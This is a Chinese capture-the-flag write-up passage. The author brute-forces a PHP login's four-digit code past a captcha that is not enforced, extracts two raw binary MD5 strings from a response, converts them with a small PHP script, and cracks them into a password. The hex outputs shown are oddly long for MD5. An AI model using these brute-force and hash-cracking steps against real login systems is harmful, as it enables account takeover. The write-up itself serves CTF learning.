
打开 php：

出现了一个新的登陆框：



找不到别的方法了，只发现验证码是个摆设=0=。

爆破之：



发现了一个奇怪的包长，密码是 9384，看看包：

有一个奇怪的东西：

```
admin1</td><td>   E m<),   y<  -5>  .E%  ]  $n  ?H  =  9   c   3`  E9qd  #   3   </

admin2</td><td>  =m       !  O          v   1    )  NV  Ag  _   +  K  o  *IM  Z  t"
-->
```

通过看图片中的源码可知这个包应该就是我们要找的包，而这两个字符串是二进制的 md5，找了下网上能够解码的发现只有 php，悲催地只能搭建了一个 php 环境，代码：

```php
<?php

$str = 'test';
$cm = md5($str);
$bm = md5($str, true);

$cstr = implode(unpack('H*', $bm));
$bstr = pack('H*', $cm);


echo 'str:'. $str . "<br >\n";
echo 'cm :' . $cm . "<br >\n";
echo 'cstr:' . $cstr . "<br >\n";
echo 'urlencode(bm)  :' . urlencode($bm) . "<br >\n";
echo 'urlencode(bstr):' . urlencode($bstr) . "<br >\n";
```


然后解码这两个奇怪的串得到：

99d50345156d3c292c8a941e793c91ff2d353ed22e45250b5dc024c586e5b83f48bda23dfd391ba4aed786b5c3c7336097453971641923fff193c433cf7ff91a

和：

e88ba63d6dcf00d80b808ffd21f74fd3c3088b1b02f001edc0db76faf21a317f9c00d6291a4e561ded41679f5f1a85c22b894b89126fa42a494dd25ae1057422

md5 解密之：



（咋都是收费的）

第一个解密完是：b1u3

第二个是：10tus

瞬间是：b1u310tus 的节奏么=0=